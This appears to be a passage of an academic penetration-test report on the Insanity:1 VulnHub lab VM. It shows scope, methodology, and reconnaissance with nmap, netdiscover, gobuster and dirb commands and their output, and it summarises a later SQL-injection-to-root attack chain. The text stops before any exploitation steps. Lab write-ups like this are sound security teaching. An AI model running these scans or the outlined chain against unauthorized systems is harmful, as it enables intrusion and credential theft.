Penetration Testing Report:
Insanity:1 VulnHub VM

Author: Security Assessment Team
Target Environment: Insanity:1 (VulnHub) - Local VM Laboratory
Assessment Date: November 2025
Report Classification: Academic Project -> Confidential

1. Executive Summary

1.1 Overview

This report documents a comprehensive security assessment conducted on the Insanity:1 virtual machine from VulnHub. The assessment successfully identified multiple critical vulnerabilities that, when chained together, resulted in complete system compromise with root-level access.

1.2 Key Findings

The assessment revealed **four critical vulnerabilities** and **two high-severity issues** that allowed for full system compromise:

Severity	Count	Impact
Critical	4	Complete System Compromise
High	2	Privilege Escalation
Medium	3	Information Disclosure

1.3 Attack Chain Summary

The successful exploitation followed this attack chain:

```
Default Credentials → SQL Injection → Database Compromise →
Hash Extraction → Credential Cracking → SSH Access →
Firefox Password Extraction → Root Access → Persistence
```

1.4 Overall Risk Rating

CRITICAL - The cumulative risk posed by identified vulnerabilities enables unauthorized remote access, complete data exfiltration, and full administrative control of the target system

2. Scope and Objectives

2.1 Assessment Scope

In Scope:

- Network reconnaissance and service enumeration
- Web application security assessment
- Authentication mechanism testing

- Database security evaluation
- Privilege escalation pathways
- Post-exploitation and persistence techniques

Out of Scope:

- Social engineering attacks
- Physical security assessment
- Denial of Service (DoS) testing
- Third-party service dependencies

2.2 Objectives

1. Identify security vulnerabilities within the target environment
2. Demonstrate practical exploitation of discovered weaknesses
3. Assess potential impact on confidentiality, integrity, and availability
4. Document findings with actionable remediation guidance
5. Develop understanding of modern penetration testing methodologies

2.3 Rules of Engagement

- All testing conducted in isolated laboratory environment
- No production systems affected
- All actions logged and documented
- Ethical guidelines maintained throughout assessment

3. Assessment Methodology

3.1 Framework

This assessment follows the **PTES (Penetration Testing Execution Standard)** methodology:

1. **Pre-engagement:** Scope definition and approval
2. **Intelligence Gathering:** Passive and active reconnaissance
3. **Threat Modeling:** Attack surface analysis
4. **Vulnerability Analysis:** Identification of security weaknesses
5. **Exploitation:** Practical demonstration of vulnerabilities
6. **Post-Exploitation:** Privilege escalation and lateral movement
7. **Reporting:** Documentation and remediation guidance

3.2 Testing Approach

The assessment employed a **black-box testing approach**, simulating an external attacker with no prior knowledge of internal systems.

3.3 Tools and Techniques

Reconnaissance:

- Nmap (network and service discovery)
- Netdiscover (host identification)

Enumeration:

- GoBuster (directory brute-forcing)
- DirBuster (web content discovery)
- Manual browser inspection

Exploitation:

- Burp Suite (HTTP request interception and manipulation)
- SQLMap (automated SQL injection)
- Manual SQL injection techniques

Post-Exploitation:

- John the Ripper (password hash cracking)
- Firefox Decrypt (password extraction from browser profiles)
- Custom bash scripting

4. Technical Environment


4.1 Attacker Infrastructure

- **Operating System:** Kali Linux 2025.x
- **IP Address:** 192.168.56.102
- **Network Segment:** Host-only adapter (isolated network)

4.2 Target Infrastructure

- **Target VM:** Insanity:1 (VulnHub)
- **IP Address:** 192.168.56.103
- **Operating System:** CentOS/RHEL-based Linux
- **Hostname:** insanityhosting.vm

4.3 Network Architecture



5. Reconnaissance Phase


5.1 Network Discovery

5.1.1 Host Identification

Command:

```
sudo netdiscover -r 192.168.56.0/24
```

Results:



- Successfully identified target at 192.168.56.103
- MAC address confirmed target virtual machine
- Response time indicated local network placement

5.1.2 Port Scanning


Command:


```
sudo nmap -sC -sV -p- -oN nmap_full.txt 192.168.56.103 -v
```

Parameters:

- `-sC`: **Execute default NSE scripts**
- `-sV`: **Service version detection**
- `-p-`: **Scan all 65,535 ports**
- `-oN`: **Normal output format**
- `-v`: **Verbose mode**

Purpose: run default scripts (-sC), service/version detection (-sV), save output to nmap.txt, and verbose output.




kali-linux-2025.3-virtualbox-amd64 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Home
File System
Trash
Work
kali@kali: ~
Session Actions Edit View Help
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
link/ether 08:00:27:03:d1:2b brd ff:ff:ff:ff:ff:ff
inet 10.0.3.15/24 brd 10.0.3.255 scope global dynamic noprefixroute eth1
valid_lft 83124sec preferred_lft 83124sec
inet6 fd17:625c:f037:3:8097:b74d:39e0:6506/64 scope global dynamic noprefixroute
valid_lft 86071sec preferred_lft 14071sec
inet6 fe80::6845:8153:8aff:2be7/64 scope link noprefixroute
valid_lft forever preferred_lft forever
(kali㉿kali)-[~]
$ sudo nmap -sn 192.168.56.0/24 -oN hostonly-scan.txt
[sudo] password for kali:
Starting Nmap 7.95 (https://nmap.org) at 2025-11-13 08:47 EST
Nmap scan report for 192.168.56.1
Host is up (0.00034s latency).
MAC Address: 0A:00:27:00:00:00 (Unknown)
Nmap scan report for 192.168.56.100
Host is up (0.00095s latency).
MAC Address: 08:00:27:B9:BD:54 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for www.insanityhosting.vm (192.168.56.101)
Host is up (0.00020s latency).
MAC Address: 08:00:27:4B:C6:E0 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.102
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 2.21 seconds
(kali㉿kali)-[~]
$
Right Ctrl

```
Session  Actions  Edit  View  Help
30 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 1800
_____________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
_____________________________________________________________________
192.168.56.1    0a:00:27:00:00:04      1      60  Unknown vendor
192.168.56.100  08:00:27:a9:2c:47     28    1680  PCS Systemtechnik GmbH
192.168.56.103  08:00:27:d0:00:cd      1      60  PCS Systemtechnik GmbH


┌──(kali㉿kali)-[~/Desktop]
└─$ sudo nmap -sV -sC -p- 192.168.56.103 -oN insanity_scan.txt
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-13 02:45 EST
Nmap scan report for 192.168.56.103
Host is up (0.0044s latency).
Not shown: 65374 filtered tcp ports (no-response), 158 filtered tcp ports (host-prohibited)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.2
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:192.168.56.102
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 2
|      vsFTPd 3.0.2 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: ERROR
22/tcp open  ssh     OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 85:46:41:06:da:83:04:01:b0:e4:1f:9b:7e:8b:31:9f (RSA)
|   256 e4:9c:b1:f2:44:f1:f0:4b:c3:80:93:a9:5d:96:98:d3 (ECDSA)
|_  256 65:cf:b4:af:ad:86:56:ef:ae:8b:bf:f2:f0:d9:be:10 (ED25519)
80/tcp open  http    Apache httpd 2.4.6 ((CentOS) PHP/7.2.33)
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: Insanity - UK and European Servers
|_http-server-header: Apache/2.4.6 (CentOS) PHP/7.2.33
MAC Address: 08:00:27:D0:00:CD (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 177.80 seconds

┌──(kali㉿kali)-[~/Desktop]
└─$
```

```
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo nmap -sV 192.168.56.103
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-13 02:45 EST
Nmap scan report for 192.168.56.103
Host is up (0.0013s latency).
Not shown: 995 filtered tcp ports (no-response), 2 filtered tcp ports (host-prohibited)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.2
22/tcp open  ssh     OpenSSH 7.4 (protocol 2.0)
80/tcp open  http    Apache httpd 2.4.6 ((CentOS) PHP/7.2.33)
MAC Address: 08:00:27:D0:00:CD (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 25.23 seconds

┌──(kali㉿kali)-[~/Desktop]
└─$ sS
```

Notes: The nmap findings determined the focus for the next step: target the web service (port 80) and check FTP (port 21) for easy files or clues.

Typical interpretation from the output

- **Port 21 (FTP):** Anonymous access enabled, potential information disclosure
- **Port 22 (SSH):** Standard SSH service, requires valid credentials
- **Port 80 (HTTP):** Primary attack surface, web application present

Port	State	Service	Version
21/tcp	Open	FTP	vsftpd (anonymous login allowed)
22/tcp	Open	SSH	OpenSSH 7.4
80/tcp	Open	HTTP	Apache httpd 2.4.6


5.2 Web Application Enumeration


5.2.1 Manual Reconnaissance

Initial Access:

```
URL: http://192.168.56.103/
```

Observations:





- Default Apache welcome page or custom portal

- No obvious security headers (X-Frame-Options, CSP)
- HTML source code revealed potential directories
- Footer or comments suggested content management system

After confirming an HTTP service, we performed web enumeration consisting of:

1. **Manual browsing** —> open the target hostname/IP in a browser and inspect the home page(s) for visible links.
2. **Directory brute-force** —> run a directory discovery tool (common choices are dirb, gobuster or dirsearch) against the web server to find hidden directories and pages.

Findings we recorded

- Discovered directories such as /news/, /news/welcome, /webmail/, /monitoring/, /admin/ and other content directories.
- /news/welcome or similar pages revealed a potential user (otis) ; this is a useful lead for user enumeration.
- The presence of SquirrelMail (or other webmail) at /webmail/ and monitoring pages suggests potential credential harvesting paths if usernames/passwords are discovered elsewhere.

5.2.2 Directory Brute-forcing

Tool: GoBuster

Command:

```
gobuster dir -u http://192.168.56.103 -w /usr/share/wordlists/dirb/common.txt -x php,html,txt
```

```
┌──(kali㉿kali)-[~/Desktop]
└─$ gobuster dir -u http://192.168.56.103 -w /usr/share/wordlists/dirb/common.txt -x php,html,txt
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.56.103
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Extensions:              php,html,txt
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.hta                (Status: 403) [Size: 206]
/.hta.txt            (Status: 403) [Size: 210]
/.hta.html           (Status: 403) [Size: 211]
/.htaccess           (Status: 403) [Size: 211]
/.htaccess.html      (Status: 403) [Size: 216]
/.htaccess.txt       (Status: 403) [Size: 215]
/.htpasswd           (Status: 403) [Size: 211]
/.htpasswd.txt       (Status: 403) [Size: 215]
/.htaccess.php       (Status: 403) [Size: 215]
/.htpasswd.php       (Status: 403) [Size: 215]
/.hta.php            (Status: 403) [Size: 210]
/.htpasswd.html      (Status: 403) [Size: 216]
/cgi-bin/            (Status: 403) [Size: 210]
/cgi-bin/.html       (Status: 403) [Size: 215]
/css                 (Status: 301) [Size: 234] [--> http://192.168.56.103/css/]
/data                (Status: 301) [Size: 235] [--> http://192.168.56.103/data/]
/fonts               (Status: 301) [Size: 236] [--> http://192.168.56.103/fonts/]
/img                 (Status: 301) [Size: 234] [--> http://192.168.56.103/img/]
/index.html          (Status: 200) [Size: 22263]
/index.html          (Status: 200) [Size: 22263]
/index.php           (Status: 200) [Size: 31]
/index.php           (Status: 200) [Size: 31]
/js                  (Status: 301) [Size: 233] [--> http://192.168.56.103/js/]
/licence             (Status: 200) [Size: 57]
/monitoring          (Status: 301) [Size: 241] [--> http://192.168.56.103/monitoring/]
/news                (Status: 301) [Size: 235] [--> http://192.168.56.103/news/]
/phpmyadmin          (Status: 301) [Size: 241] [--> http://192.168.56.103/phpmyadmin/]
/phpinfo.php         (Status: 200) [Size: 85284]
/phpinfo.php         (Status: 200) [Size: 85284]
/webmail             (Status: 301) [Size: 238] [--> http://192.168.56.103/webmail/]
Progress: 18452 / 18452 (100.00%)
===============================================================
```

Tool: DirBuster
Configuration:

- Target URL: http://192.168.56.103
- Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
- File extensions: php, html, txt, conf

```
┌──(kali㉿kali)-[~/Desktop]
└─$ # Simple and effective
dirb http://192.168.56.103 /usr/share/wordlists/dirb/common.txt -X .php,.html,.txt

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Thu Nov 13 04:15:34 2025
URL_BASE: http://192.168.56.103/
WORDLIST_FILES: /usr/share/wordlists/dirb/common.txt
EXTENSIONS_LIST: (.php,.html,.txt) | (.php)(.html)(.txt) [NUM = 3]

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.56.103/ ----
+ http://192.168.56.103/index.php (CODE:200|SIZE:31)
+ http://192.168.56.103/index.html (CODE:200|SIZE:22263)
+ http://192.168.56.103/phpinfo.php (CODE:200|SIZE:85368)

-----------------
END_TIME: Thu Nov 13 04:16:47 2025
DOWNLOADED: 13836 - FOUND: 3

┌──(kali㉿kali)-[~/Desktop]
└─$
```

Discovered Directories and Files:


Path	Status Code	Content Type	Notes
/news/	200	text/html	News portal, potential user enumeration
/news/welcome	200	text/html	Welcome message, username "otis" mentioned
/webmail/	302	Redirect	SquirrelMail webmail interface
/monitoring/	302	Redirect	Server monitoring application
/phpmyadmin/	200	text/html	phpMyAdmin 5.0.2 login (rabbit hole)
/admin/	404	N/A	Non-existent directory

Critical Discovery: The `/news/welcome` page contained a reference to user **"otis"**, providing a valid username for credential-based attacks.

5.2.3 Service Fingerprinting


SquirrelMail (Webmail):

